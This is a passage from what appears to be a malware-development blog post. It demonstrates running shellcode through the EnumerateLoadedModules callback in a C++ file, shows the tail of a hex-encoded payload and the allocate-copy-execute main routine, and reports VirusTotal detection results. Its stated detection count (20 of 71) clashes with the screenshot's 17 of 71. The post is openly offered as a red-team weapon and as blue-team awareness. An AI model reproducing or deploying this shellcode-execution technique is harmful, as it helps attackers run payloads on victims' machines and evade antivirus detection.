25 . " \x41\x59\x41\x83\xec\x20\x41\x58\·-
26 . " \x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\·-
27 . " \xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\·-
28 . " \x4c\x8d\x85\x25\x01\x00\x00\x48\x31\·-
29 . " \x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\·-
30 . " \x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\·-
31 . " \x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\·-
32 . " \xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\·-
33 . " \xe2\xe\x5e\x3d\x00"; ·-
34 ·-
35 int main(int argc, char* argv[]) { ·-
36     LPVOID mem = VirtualAlloc(NULL, sizeof( ·-
37     RtlMoveMemory(mem, my_payload, sizeof( ·-
38     EnumerateLoadedModules(GetCurrentProce ·-
39     return 0; ·-
40 } ·-
NORMAL hack3.cpp
"hack3.cpp" 40L, 1927B written

```

As you can see everything is worked perfectly, as expected!

Let's go to upload `hack3.exe` to VirusTotal:

The screenshot shows a VirusTotal analysis page for a file named 'hack3.exe'. The file was uploaded a moment ago and has a size of 15.00 KB. The detection section indicates that 17 out of 71 security vendors flagged the file as malicious. The 'Community Score' is shown as 17/71. Below this, there's a table titled 'Security Vendors' Analysis' listing various engines and their findings.

Security Vendor	Findings
Acronis (Static ML)	Suspicious
ALYac	Generic.ShellCode.Marte.F.C4DD0131
BitDefender	Generic.ShellCode.Marte.F.C4DD0131
Cynet	Malicious (score: 100)
Emsisoft	Generic.ShellCode.Marte.F.C4DD0131 (B)
GData	Generic.ShellCode.Marte.F.C4DD0131
MAX	Malware (ai Score=86)
Trellix (FireEye)	Generic.mg.bbb750e45b43c6fb
ZoneAlarm by Check Point	HEUR:Trojan.Win32.Generic
Alibaba	Undetected
Avast	Undetected
Avira (no cloud)	Undetected
BitDefenderTheta	Undetected
Ad-Aware	Generic.ShellCode.Marte.F.C4DD0131
Arcabit	Generic.ShellCode.Marte.F.C4DD0131
Cybereason	Malicious.45b43c
Elastic	Malicious (high Confidence)
eScan	Generic.ShellCode.Marte.F.C4DD0131
Kaspersky	HEUR:Trojan.Win32.Generic
Symantec	Meterpreter
VIPRE	Generic.ShellCode.Marte.F.C4DD0131
AhnLab-V3	Undetected
Anti-AVL	Undetected
AVG	Undetected
Baidu	Undetected
Bkav Pro	Undetected

**So, 20 of 71 AV engines detect our file as malicious.**

<https://www.virustotal.com/gui/file/6fe8e9fe9593780a620903a33d3fd025946e770781eb997490c109fd95303ed/detection>

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

[EnumerateLoadedModules](#)

[Classic DLL injection](#)

[Malware dev tricks. Run shellcode via EnumChildWindows](#)

[Malware dev tricks. Run shellcode via EnumDesktopsA source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*